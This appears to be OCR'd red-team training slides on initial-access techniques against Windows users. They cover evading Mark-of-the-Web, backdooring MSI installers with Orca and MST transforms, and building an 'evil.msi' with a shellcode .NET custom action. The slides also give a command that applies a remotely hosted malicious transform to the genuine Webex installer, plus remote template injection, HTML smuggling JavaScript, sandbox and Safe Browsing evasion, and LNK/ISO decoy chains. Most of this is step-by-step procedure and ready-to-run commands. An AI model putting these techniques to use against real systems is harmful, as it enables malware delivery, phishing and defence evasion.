  extract the ZIP from itself -> save the ZIP to %TEMP% -> extract the files from the ZIP -> Launch the extracted Office document

MOTW will not be set on the extracted documents(?) from the ZIP, thus we can enable macros

- Any file downloaded via a browser (outside of a trusted zone) will be tainted with the "Mark of the Web" (MOTW)
- In general, this is a data stream that gets embedded into the file which says it was downloaded from an untrusted location.
- Read the Zone data with powershell:
- PS> gc .\downloadedfile.txt -Stream Zone.Identifier

Possible zones are:
0 => Local computer
1 => Local intranet
2 => Trusted sites
3 => Internet
4 => Restricted sites

- We can use LNKs inside multiple archive vectors: HTA/ISO/PDF/ZIP/RAR/7z
- Easy to detect(!) them if we hunt for LNKs that contain CMD or PowerShell
- LNKs are more powerful when used in complex chains – rather than self containing

Initial Access
Typical Vectors – MSIs


- MSI strategies:
  - Create custom MSI from scratch (using WiX toolset)
  - Or Backdoor existing MSIs
- With MSIs from an offensive perspective we can:
  - Run VBScript or Jscript in memory in a reflective manner
  - Run .NET assemblies in memory (DLLs)
  - Run executable (EXE) files (extracting them to %WINDIR%\Installer\MSI_tempname.tmp
    - Parent child relationships are de-chained (msiexec.exe will not be the parent process)

We don’t need to be admins to install msi. We just need to configure UAC seetings accordingly!!

- Usable MSI related files:
  - .MSI – storage file that contains OLE Stream structured databases
    - Stored in .CAB archives
  - .MST – Windows installer transformation file
- We can extract the contents of an .msi file with
  - lessmsi – gives us read-only access to all the databases – used for malware analysis purposes
  - ORCA – used also to backdoor MSIs
  - msidump


MSIs used by TAs combined with other formats (like AutoIt3)

Initial Access
Typical Vectors – MSIs



File: C:\Users\commando\Desktop\putty-0.67-installer.msi

Name	Directory	Component	Size	Version
putty.exe	SourceDir\PFiles\PuTTY	PuTTY_Component	531368	0.67.0.0
pageant.exe	SourceDir\PFiles\PuTTY	Pageant_Component	154536	0.67.0.0
psftp.exe	SourceDir\PFiles\PuTTY	PSFTP_Component	367528	0.67.0.0
puttygen.exe	SourceDir\PFiles\PuTTY	PuTTYgen_Component	187304	0.67.0.0
plink.exe	SourceDir\PFiles\PuTTY	Plink_Component	351144	0.67.0.0
pscp.exe	SourceDir\PFiles\PuTTY	PSCP_Component	359336	0.67.0.0
putty.chm	SourceDir\PFiles\PuTTY	HelpFile_Component	271652	
website.url	SourceDir\PFiles\PuTTY	Website_Component	103	
LICENCE	SourceDir\PFiles\PuTTY	LICENCE_Component	1338	
README.txt	SourceDir\PFiles\PuTTY	README_Component	1542	


… / Desktop Technologies / Application Installation and Servicing / Windows Installer /
Feedback
Expand table

CustomAction Table

Article • 01/07/2021 • 3 contributors

In this article

- Columns
- Validation

The CustomAction table provides the means of integrating custom code and data into the installation. The source of the code that is executed can be a stream contained within the database, a recently installed file, or an existing executable file.

The CustomAction table has the following columns.

Column	Type	Key	Nullable
Action	Identifier	Y	N
Type	Integer	N	N
Source	CustomSource	N	Y
Target	Formatted	N	Y
ExtendedType	DoubleInteger	N	Y

https://learn.microsoft.com/en-us/windows/win32/msi/database-tables

Initial Access
Typical Vectors – MSIs

Manually create evil msi with WIX toolset

- Candle.exe is the compiler

```
candle.exe project.wxs –arch x64
```

- Light.exe is the linker

```
light.exe -ext WixUIExtension -cultures:en-us -dcl:high -out evil.msi project.wixobj
```

Dotnet .dll: include custom .NET DLL in CustomAction

1. Compile custom .NET DLL with shellcode:

- Using custom source code:

```
%WINDIR%\Microsoft.NET\Framework64\v2.0.50727\csc.exe /r:Microsoft.Deployment.WindowsInstaller.dll /target:library /out:CustomAction.dll Program.cs
```

- Using rogue-dot-net:

```
py generateRogueDotNet.py –M --dotnet-ver v2 –t plain –s CustomAction –n CustomActions –m MyMethod –r –c x64 –o CustomAction.dll beacon64.bin
```

2. Create self-extractable, standalone .NET CustomAction DLL with WiX's MakeSfxCa

```
MakeSfxCA.exe CustomAction.CA.dll  \wix\x64\sfxca.dll CustomAction.dll \wix\Microsoft.Deployment.WindowsInstaller.dll
```

** DLL must have specific adnotation and reference Microsoft.Deployment.WindowsInstaller.dll

3. Compile WXS into WIXOBJ:


```
candle.exe project.wxs –arch x64
```

4. Link WIXOBJs into MSI:

```
light.exe -ext WixUIExtension -cultures:en-us -dcl:high -out evil.msi project.wixobj
```

Initial Access
Typical Vectors – MSIs

- Manually backdooring existing MSI
  - In order to adjust MSI we need to modify existing MSI tables -
    Add Rows to the tables
  - We can use SuperORCA to add new files or update existing ones
  - We have to put executables (.NET dll, dll, Jscript) into Binary table in order to run in memory



CustomAction	Type
VBscript	1126
JScript	1125
Run EXE	1218
Execute command	1250
Dotnet	65
Run dropped file	1746

Tables in MSI that we are interested

- Binary – Table that holds binary data in-memory during MSI installation. We abuse it to run .NET, DLLs, EXEs in-memory
- CustomAction – Actions to perform pre/post installation, such as run EXE, command, VBScript - Custom Action types
- InstallExecuteSequence – sequence-ordered list of actions that take place during installation.
  We typically want to position our CustomActions between 6400…6600 (PublishProduct…InstallFinalize)
- File – Files to be extracted into system (stored in CAB), we can add our malware payloads so it can extracted too
- Component – Describes into which directory should file be extracted
- Media – CAB files inside of MSI, along with their startSequence…lastSequence numbers (telling in which CAB file is located)
- Registry – Contains all registry keys & values to be created, we can modify registry upon installation
- Shortcut – Scatters LNKs all around the system, we can introduce rogue .LNK in there

https://stackoverflow.com/questions/126562/how-to-replace-a-file-in-a-msi-installer

Initial Access
Typical Vectors – MSIs

- Manually backdooring putty-0.67-installer.msi

  (or choose whatever MSI you want)

  1. Copy original msi to backdoor_msi
  2. Open backdoor_msi in orca
     1. Run orca.exe and then load backdoored msi
     2. Edit the tables:
        1. CustomAction:

           Add a new row with:

           Action = Whatever1
           Type = 1250
           Source = INSTALLDIR
           Target = calc (or lolbin: ex. conhost –headless conhost conhost calc)
        2. InstallExecuteSequence -> sort table by “Sequence”

           Add a new Row with:


           Action = Whatever1
           Condition = NOT REMOVE
           Sequence = 6599 or any available number between 6400 (PublishProduct) and 6600 (InstallFinalize)

  3. SaveAs and give it a name
  4. Test it: double click to install (Don’t forget to uninstall after testing with *msiexec /q /x backdoored.msi*)

**We can also use Orca to create a MST file (transform file from original and backdoored one) and then run*

wmiexec /q /i original_msi_file.msi TRASFORM=mst-file.mst ← *this can be used in LNKs or JSCript execution chains*

This will install an original msi(Zoom, Webex, …whatever)



CustomAction	Type
VBscript	1126
JScript	1125
Run EXE	1218
Execute command	1250
Dotnet	65
Run dropped file	1746

Initial Access
Typical Vectors – MSIs/MST

- MST transform files: quickly patch/modify existing MSIs, without having to rebuild it from scratch adding records
- Application of .MST's records takes place at runtime, original MSI's signature is still valid. SmartScreen won't complain
- We can generate a TRANSFORM file with torch.exe from wix toolset:

```
cmd> torch.exe -v -p original.msi backdoored.msi -out diff.mst
```

- We can also use Orca to create a MST file (transform file from original and backdoored one) and then run

```
cmd> msiexec /i putty-0.67-installer.msi TRANSFORMS=diff.mst /qb
```

← *this can be used in LNKs or JScript execution chains*

This will install an original msi(Zoom, Webex, …whatever)

- Webex backdooring hosting our evil mst file:

Webex install msi:

```
cmd> msiexec.exe /i https://binaries.webex.com/WebexTeamsDesktop-Windows-Gold/Webex.msi /qn
```

Webex install backdoored msi with evil mst:

```
msiexec.exe /i "https://binaries.webex.com/WebexTeamsDesktop-Windows-Gold/Webex.msi"
TRANSFORMS="https://<hosting>/<some>/<repo>/main/evil.mst" /qn
```

Initial Access
Typical Vectors – Executables

- Executable files
  - EXE
  - CPL – Control Panel Applet (DLL) – may still have some chances if we deal with CrowdStrike
  - XLL – Excel Add-In (DLL) – blocked (or about to be)
  - WLL – Word Add-In (DLL)
  - OCX – DLL implementing ActiveX interfaces - used by Lazarus Group in Sep, 2022
  - SCR – Screensaver (EXE)

Initial Access
Typical Vectors – Maldocs

- Macro-Enabled Office is still functioning
- Some Office documents do not support Auto-Exec but yet they could run VBA (CustomUI)

  ppt, ppsm, pptm – PowerPoint

  accde, mdb – Microsoft Access


  doc, docx – Word via Template Injection

  xls, xlsx – Excel via CustomUI Injection

Initial Access
Typical Vectors – Maldocs
Remote Template Injection

- Microsoft Word has the option of creating new documents from a pre-installed or custom template.
- an attacker sends a benign document to a victim, which downloads and loads a malicious template (containing a macro, leading to code execution)

- Remoteinjector by John Woodman automates the process of creating a malicious document.



```
python3 remoteinjector.py -w http://URL/template.dot /path/to/save/document/document.docx
```

Initial Access
HTML Smuggling

- The greatest enemy of Proxies, Sandboxes, Emulators, Email Scanning => can BYPASSED
  - Can pass through aggressive Web Proxy Policies
  - The file downloaded is not a matter for the proxy but for the combination of AV/EDR deployed
- The idea is embedding malicious files(compressed, ecrypted, encoded) in HTML in Javascript.
- Downloads the file directly to the victim without asking
- Can be combined with anti-sandbox and anti-headless evasions (is it a human or a bot?)
  - Javascript logic that can detect sandboxes (sandboxes may incorporate Selenium/Puppeteer alike crawlers!):
  - Mouse movement enforcement is a cool feature among other checks …
  - Maybe using a download button (instead of automatically downloading the file) – though an extra use click!
- Combined with time delays:
  - Run Anti-Headless logic after some time elapses with setTimeout

https://github.com/infosimples/detect-headless

Initial Access
HTML Smuggling

HTML Smuggling explained by outflank

1. OnLoad callback in html body
2. Optional setTimeout delay or direct entrypoint call
3. Embedded Payload footprint
4. HTML Smuggling logic

a. Create a Javascript Blob object, holding file’s raw data


b. With IE – use msSaveOrOpenBlob

c. Else, create a dynamic <a style=„display: none”></a> HTML node

d. Invoke URL.createObjectURL() and store it in <a href=„…”>

e. Stores Blob-URL in <a>.download property (HTML5 attribute for anchor tags)

f. Invokes created anchor tag to execute download feature




```
function base64ToArrayBuffer(base64) {
  var binary_string = window.atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array( len );
  for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
  return bytes.buffer;
}

var file ='<< BASE64 ENCODING OF MALICIOUS FILE >>';
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'octet/stream'});
var fileName = 'outflank.doc';

if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fileName;
  a.click();
  window.URL.revokeObjectURL(url);
}
```

https://www.outflank.nl/blog/2018/08/14/html-smuggling-explained/

Initial Access
HTML Smuggling

HTML Smuggling explained by outflank



Web filter inspects content
File extension?
.html ✓

Mime type?
text/html ✓

Malicious content?
No, only JavaScript ✓


Browser processes HTML/JS

JS decodes payload

JS creates blob locally

JS clicks anchor

Browser saves payload to disk



```
function base64ToArrayBuffer(base64) {
  var binary_string = window.atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array( len );
  for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
  return bytes.buffer;
}

var file ='<< BASE64 ENCODING OF MALICIOUS FILE >>';
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'octet/stream'});
var fileName = 'outflank.doc';

if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
else {
  var a = document.createElement('a');
  document.body.appendChild(a);
  a.style = 'display: none';
  var url = window.URL.createObjectURL(blob);
  a.href = url;
  a.download = fileName;
  a.click();
  window.URL.revokeObjectURL(url);
}
```

https://www.outflank.nl/blog/2018/08/14/html-smuggling-explained/

Initial Access
HTML Smuggling

Safe Browsing Bypass

- Many systems may try to scan the landing html pages…
  - Google Safe Browsing,
  - Defender for Office365 SafeLinks,
  - Defender SmartScreen
- Images, CSS, favicons that match to another known website might label our landing page as phishing-attempt
- We should use dynamically generated content to evade signature-based phishing detections
- We could also try use html obfuscators

Initial Access
HTML Smuggling

Practice HTML smuggling with html smuggler

Recent git tools that automate the creation of html smuggling pages may worth trying

- BobTheSmuggler
- HTMLSmuggler

Initial Access
Latest Vectors – Containers and MOTW

- Starting with 7 Feb 2022, Microsoft stated that blocks VBA macros in documents coming from the internet
  - Files downloaded from Internet have Mark-of-the-Web (MOTW) flag set
  - Office documents having MOTW flag cannot run VBA
- So are there any possible ways to evade MOTW?
  - Some container file formats (ISO/IMG or WIM – Windows Image files) do not propagate MOTW to files contained in them.
  - Also with PowerShell's Expand-Archive cmdlet does not propagate MOTW. So, we can have LNKs/CHMs in a ZIP and running PowerShell commands to unzip the files -> No MOTW
- Patched containers that did not propagate MOTW:
  - OneNote notebooks.
    - Create Notebook -> modify section's title -> Fill first blank page title & contents -> Insert -> File Attachment … -> Attach File
    - Export section as OneNote Section and deliver with a phishing vector
  - Read-Only ZIP (CVE-2022-41049)

https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/
https://blog.sevagas.com/IMG/pdf/redteam_with_onenote.pdf

Initial Access
Latest Vectors – Complex Chains

The chain model could involve the use of many different file format vectors :

Delivery (Container (Trigger + Payload + Decoy)

Example:

A spear phishing

-> Link in a mail

->HTML Smuggling page

-> ISO/ZIP contains LNK + DLL

-> .LNK runs rundll32 bad.dll,SomeExportedFuntion

*Decoy: present an benigh(in context document) like a .PDF after running malware

```
cmd.exe /c Malware.exe | Report.pdf
```

Initial Access
Latest Vectors – Complex Chains

DELIVERY – how to deliver multiple files packed together.

- HTML Smuggling - drops ISO/IMG/ZIP/…
  Google started selling .ZIP TLDs
- Attachments – in emails, in LinkedIn DM, in Teams chat
  - Search-MS with webdav - redirecting victim into carefully designed Search-MS URL
  - Easily setup apache with webdav

CONTAINER – archive containing all infection files used for infection

- ISO/IMG – can contain hidden files, gets automounted giving easy access to contained files (powershell –c .\malware.exe)
- ZIP – can contain hidden files, tricky Powershell needed to: locate ZIP + unpack it + change dir + run Malware.
- WIM – Windows Image (normally deploys windows features)

* PS Expand-Archive (no MOTW propagation) | 7z, RAR, Gz natively supported by Win11 – TAs already abusing it

TRIGGER – some way to run the payload.

- LNK – most commonly used to run CMD or Powershell.
  - abuse it through: simple Rundll32, LNK-appended files, or any other idea..
- CHM – not so well formed content but can be used to run system commands
- MSI - deploy Malware and display decoy document

PAYLOAD – the actual malware (as we saw MSIs, with MSTs.,

- .EXE + .DLL – sideloading malicious unsigned .dll from a signed native .EXE
- .DLL/.CPL - triggered with rundll32.exe shell32.dll,run_dll mailicous.cpl

Initial Access
Latest Vectors – Complex Chains

How to create a chained attack

- Create a directory and add a PDF file along with the malware (MSI, DLL, XLL, ….)
- Create a .LNK file that will run the malware and then will open the decoy PDF
- Create ZIP/ISO/IMG containing your files(LNK,PDF, malware), all files will be hidden apart from the .LNK

Initial Access

Questions ?